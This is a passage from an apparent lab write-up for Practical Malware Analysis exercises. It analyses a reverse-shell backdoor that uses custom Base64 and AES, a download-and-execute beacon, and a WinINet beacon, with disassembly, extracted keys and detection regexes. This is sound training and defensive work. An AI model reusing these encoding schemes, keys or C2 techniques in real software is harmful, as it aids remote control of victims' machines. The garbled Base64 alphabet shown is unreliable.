 buffer = (BYTE*)malloc(fsize + 1);
 fread(buffer, fsize, 1, f);
 fclose(f);
 myFuncPtr(buffer, fsize);

 sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
 myWritePtr(buffer, fsize, temp);
 free(buffer);
 DeleteFileA(ffd.cFileName);
 }
 }
 }
 while(!FindNextFile(hFind, &ffd) != 0);

 FindClose(hFind);
 Sleep(3000);
 }
}

```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with “**temp**”. It then reads the file and pass the data to the encoding function **@0x40181F**. Once the data is decoded, we make use of the function **@0x401000** to write out the file to

“DECODED\_[encoded file name].bmp”. Last but not least i shall delete the encoded file so as not to clutter the folder.



### c. Analyze the malware found in the file *Lab13-03.exe*.

#### i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. <http://www.practicalmalwareanalysis.com>

```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>Lab13-03.exe
ERROR: API = ReadConsole.
 error code = 0.
 message = The operation completed successfully.
```

Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:004100B4	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004100D4	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopup
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:00410198	0000000B	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	0000000B	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.data:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABCdefghijklmnopqrstuvwxyzab0123456789+/
.data:004120E8	0000003D	C	ERROR: API = %s.\n error code = %d.\n message = %s.\n
.data:00412128	00000009	C	ReadFile
.data:00412134	0000000D	C	WriteConsole
.data:00412144	0000000C	C	ReadConsole
.data:00412150	0000000A	C	WriteFile
.data:00412164	00000010	C	DuplicateHandle
.data:00412174	00000010	C	DuplicateHandle
.data:00412184	00000010	C	DuplicateHandle
.data:00412194	0000000C	C	CloseHandle
.data:004121A0	0000000C	C	CloseHandle
.data:004121AC	0000000D	C	GetStdHandle
.data:004121BC	00000008	C	cmd.exe
.data:004121C4	0000000C	C	CloseHandle
.data:004121D0	0000000C	C	CloseHandle
.data:004121DC	0000000C	C	CloseHandle
.data:004121E8	0000000D	C	CreateThread
.data:004121F8	0000000D	C	CreateThread
.data:00412208	00000011	C	ijklmnopqrstuvwxyz.
.data:0041221C	00000021	C	www.practicalmalwareanalysis.com
.data:0041224C	00000017	C	Object not Initialized
.data:00412264	00000020	C	Data not multiple of Block Size
.data:00412284	0000000A	C	Empty key
.data:00412290	00000015	C	Incorrect key length
.data:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard (AES)** is also known as **Rijndae**.

.text:00402B3F	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402A4E	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402587	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402496	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402892	sub_4027ED	33 11	xor edx, [ecx]
.text:004022DD	sub_40223A	33 11	xor edx, [ecx]
.text:00402A68	sub_4027ED	33 10	xor edx, [eax]
.text:004024B0	sub_40223A	33 10	xor edx, [eax]
.text:004021F6	sub_401AC2	33 0C 95 08 F3 40 00	xor ecx, ds:dword_40F308[edx*4]
.text:004033A2	sub_403166	33 0C 95 08 E7 40 00	xor ecx, ds:Rijndael_Td3[edx*4]
.text:00403381	sub_403166	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:00402AF0	sub_4027ED	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:0040335D	sub_403166	33 0C 95 08 DF 40 00	xor ecx, ds:Rijndael_Td1[edx*4]
.text:00402FE1	sub_402DA8	33 0C 95 08 D7 40 00	xor ecx, ds:Rijndael_Te3[edx*4]
.text:00402FC0	sub_402DA8	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402538	sub_40223A	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402F9C	sub_402DA8	33 0C 95 08 CF 40 00	xor ecx, ds:Rijndael_Te1[edx*4]
.text:004033BC	sub_403166	33 0C 90	xor ecx, [eax+edx*4]
.text:00402FF8	sub_402DA8	33 0C 90	xor ecx, [eax+edx*4]
.text:00402205	sub_401AC2	33 0C 85 08 F7 40 00	xor ecx, ds:dword_40F708[eax*4]
.text:004021E3	sub_401AC2	33 0C 85 08 EF 40 00	xor ecx, ds:dword_40EF08[eax*4]
.text:00402AFF	sub_4027ED	33 0C 85 08 E7 40 00	xor ecx, ds:Rijndael_Td3[eax*4]
.text:00402ADD	sub_4027ED	33 0C 85 08 DF 40 00	xor ecx, ds:Rijndael_Td1[eax*4]
.text:00402547	sub_40223A	33 0C 85 08 D7 40 00	xor ecx, ds:Rijndael_Te3[eax*4]
.text:00402525	sub_40223A	33 0C 85 08 CF 40 00	xor ecx, ds:Rijndael_Te1[eax*4]
.text:00402AAF	sub_4027ED	33 04 95 08 E7 40 00	xor eax, ds:Rijndael_Td3[edx*4]
.text:00402ABC	sub_4027ED	33 04 95 08 DF 40 00	xor eax, ds:Rijndael_Td1[edx*4]
.text:004024F7	sub_40223A	33 04 95 08 D7 40 00	xor eax, ds:Rijndael_Te3[edx*4]
.text:004024D4	sub_40223A	33 04 95 08 CF 40 00	xor eax, ds:Rijndael_Te1[edx*4]
.text:00402A9F	sub_4027ED	33 04 8D 08 E3 40 00	xor eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7	sub_40223A	33 04 8D 08 D3 40 00	xor eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E		32 30	xor dh, [eax]
.text:004039E8	sub_403990	32 11	xor dl, [ecx]
.text:00408752		30 30	xor [eax], dh

Figure 4. XOR operations

## 4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES

**iv. Which two encoding techniques are used in this malware?**

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be

“ABCDEF~~GHIJKLMNOPQRSTUVWXYZ~~abcdef~~ghijklmnopqrstuvwxyz~~0123456789+=”  
which consists of A-Z, a-z, 0-9, +, / and =.

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

**v. For each encoding technique, what is the key?**

The custom base64 string uses

**“CDEFGHIJKLMNOPQRSTUVWXYZABCdefghijklmnopqrstuvwxyzab0123456789+=”**  
To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: [https://www.malwaretracker.com/decoder\\_base64.php](https://www.malwaretracker.com/decoder_base64.php)

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2 ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
keyinit proc near ; CODE XREF: _main+1Cp
 var_68 = dword ptr -68h
 var_64 = dword ptr -64h
 var_60 = dword ptr -60h
 var_5C = dword ptr -5Ch
 var_58 = byte ptr -58h
 var_4C = dword ptr -4Ch
 var_48 = byte ptr -48h
 var_3C = dword ptr -3Ch
 var_38 = byte ptr -38h
 var_2C = dword ptr -2Ch
 var_28 = dword ptr -28h
 var_24 = dword ptr -24h
 var_20 = dword ptr -20h
 var_1C = dword ptr -1Ch
 var_18 = dword ptr -18h
 var_14 = dword ptr -14h
 var_10 = dword ptr -10h
 var_C = dword ptr -8Ch
 var_8 = dword ptr -8h
 var_4 = dword ptr -4h
 KEY = dword ptr 8
 arg_4 = dword ptr 8Ch
 arg_8 = dword ptr 10h
 arg_C = dword ptr 18h

 push ebp
 mov ebp, esp
 sub esp, 60h
 push esi
 mov [ebp+var_60], ecx
 cmp [ebp+KEY], 0
 jnz short loc_401AF3
 mov [ebp+var_3C], offset aEmptyKey ; "Empty Key"
 lea eax, [ebp+var_3C]
 push eax

```

Figure 9. Init Key

x-ref the function and locate the 2nd argument... the key is most likely to be “ijklmnopqrstuvwxyz”.

```
.text:00401876 81 EC 00 01 00 00
.text:00401882 6A 18
.text:00401884 6A 18
.text:00401886 68 74 33 41 00
.text:00401888 68 08 22 41 00
.text:00401890 89 F8 2E 41 00
.text:00401895 E8 28 02 00 00
.text:00401896 00 00 70 CC FF FF

 sub esp, 10h
 push 16 ; int
 push 16 ; int
 push offset unk_413374 ; void *
 push offset aijklmnopqrstuvwxyz ; "ijklmnopqrstuvwxyz"
 mov ecx, offset unk_412EF8
 call keyinit
 add esp, 10h
```

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV.

## vii. What does this malware do?

The malware connects to an <http://www.practicalmalwareanalysis.com>'s 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is encrypted using AES and send back to the attacker's server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.

**Figure 11. Decrypted Data**

**a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.**

**i. Which networking libraries does the malware use, and what are their advantages?**

The networking library used is urlmon's [URLDownloadToCacheFileA](#).

Address	Ordinal	Name	Library
00405088		URLDownloadToCacheFileA	urlmon
0040500C		Sleep	KERNEL32
00405010		CreateProcessA	KERNEL32
00405014		FlushFileBuffers	KERNEL32

Figure 1. urlmon's URLDownloadToCacheFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.




Figure 2. User-Agent

**ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?**

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via [GetCurrentHWProfileA](#) and username via [GetUserNameA](#).

Based on MSDN, **szHwProfileGuid** is a globally unique identifier (GUID) string for the current hardware profile. The string returned by [GetCurrentHwProfile](#) encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.

```

add esp, 0Ch
lea ecx, [ebp+HwProfileInfo]
push ecx ; lpHwProfileInfo
call ds:GetCurrentHwProfileA
movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push edx
movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push eax
movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push ecx
movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push edx
movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push eax
movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push ecx
movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push edx
movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push eax
movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push ecx
movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push edx
movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push eax
movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push ecx
push offset aCCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c"
lea edx, [ebp+var_1098]
push edx ; char *
call _sprintf
add esp, 38h
mov [ebp+pcbBuffer], 7FFFh
lea eax, [ebp+pcbBuffer]
push eax ; pcbBuffer
lea ecx, [ebp+Buffer]
push ecx ; lpBuffer
call ds:GetUserNameA
test eax, eax
inz short loc 40135C

```

```

loc_40135C:
lea edx, [ebp+Buffer]
push edx
lea eax, [ebp+var_10098]
push eax
push offset aSS ; GUID-USERNAME
lea ecx, [ebp+var_10160]
push ecx ; char *
call _sprintf

```

Figure 3. GUID &amp; Username

**iii. Why might the information embedded in the networking beacon be of interest to the attacker?**

So that the attacker can have a unique id to keep track of the infected machines and users.

**iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?**

Yes except that the padding used is different.




Figure 4.padding 'a' is used instead of '='

To prove that let's try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AA-AAAAAAA to let it encode. By right the standard base64 should give me the following results.

### Encode to Base64 format

Simply use the form below

AA:AA:AA:AA:AA:AA-AAAAAAA

> ENCODE <    UTF-8    ▾ (You may also select output charset.)

QUE6QUE6QUE6QUE6QUE6QUtQUFBQUFBQUFBQQ==

Figure 5.

Encoding AA:AA:AA:AA:AA:AA-AAAAAAA

However we got back QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where ‘a’ is used instead of ‘=’ for padding.



Figure 6. Encoding in ollydbg

#### v. What is the overall purpose of this malware?

The malware attempts to download file from the c2 server and executes it every 60 seconds.




Figure 7. Download and execute

**vi. What elements of the malware's communication may be effectively detected using a network signature?**

We can use the following elements to detect for this malware

1. domain: <http://www.practicalmalwareanalysis.com>
2. Get request ends with `/[%c].png`
3. Get request pattern is as follows `"/[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\[A-Z|a-z|0-9].png/"`



Figure 8. online reg exp tool

**vii. What mistakes might analysts make in trying to develop a signature for this malware?**

1. thinking that the GET request is a static base64 string
2. thinking that the file requested is "a.png"

**viii. What set of signatures would detect this malware (and future variants)?**

refer to question vi.

**b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.**

**i. What are the advantages or disadvantages of coding malware to use direct IP addresses?****Pro**

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

**Con**

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

**ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?**

Address	Ordinal	Name	Library
004020D4		InternetCloseHandle	WININET
004020D8		InternetOpenUrlA	WININET
004020DC		InternetOpenA	WININET
004020E0		InternetReadFile	WININET
004020CC		LoadStringA	USER32
004020C0		SHChangeNotify	SHELL32
004020C4		ShellExecuteExA	SHELL32
00402074		exit	MSVCRT

Figure 2. WININET

WININET library is used by this malware.

### Pro

Caching and cookies are automatically set by the OS. If cache are not cleared before re-downloading of files, the malware could be getting a cached file instead of a new code that needs to be downloaded.

### Con

User agent need to be set by the malware author, usually the user agent is hard coded.

#### **iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?**

The url is hidden in the string resource. Once a malware is compiled, the attacker would just need to reset the resource to another ip without recompiling the malware. Also using a resource make do without an additional config file.

#### **iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?**

Threads are created by the malware. One to send data out in the user agent field after encoding it using custom base64. The other to receive data.




Figure 3. Read Data




Figure 4. Send Data

Read Data Thread uses a static user agent “Internet Surf” as shown below.

```

; int __cdecl InternetRead(LPCSTR lpszUrl)
InternetRead proc near

 dwNumberOfBytesRead= dword ptr -4
 lpszUrl= dword ptr 4

 push ecx
 push ebx
 push ebp
 push 0 ; dwFlags
 push 0 ; lpszProxyBypass
 push 0 ; lpszProxy
 push 0 ; dwAccessType
 push offset szAgent ; "Internet Surf"
 call ds:InternetOpenA
 push 0 ; dwContext
 mov ebp, eax
 mov eax, [esp+10h+lpszUrl]

```

Figure 5. Internet Surf User-agent

#### v. What kind of information is communicated in the malware’s initial beacon?

Setting a breakpoint @0x00401750, we will break before the malware attempts to send packets out. Here you will see a custom base64 encoded data being package ready to send out.

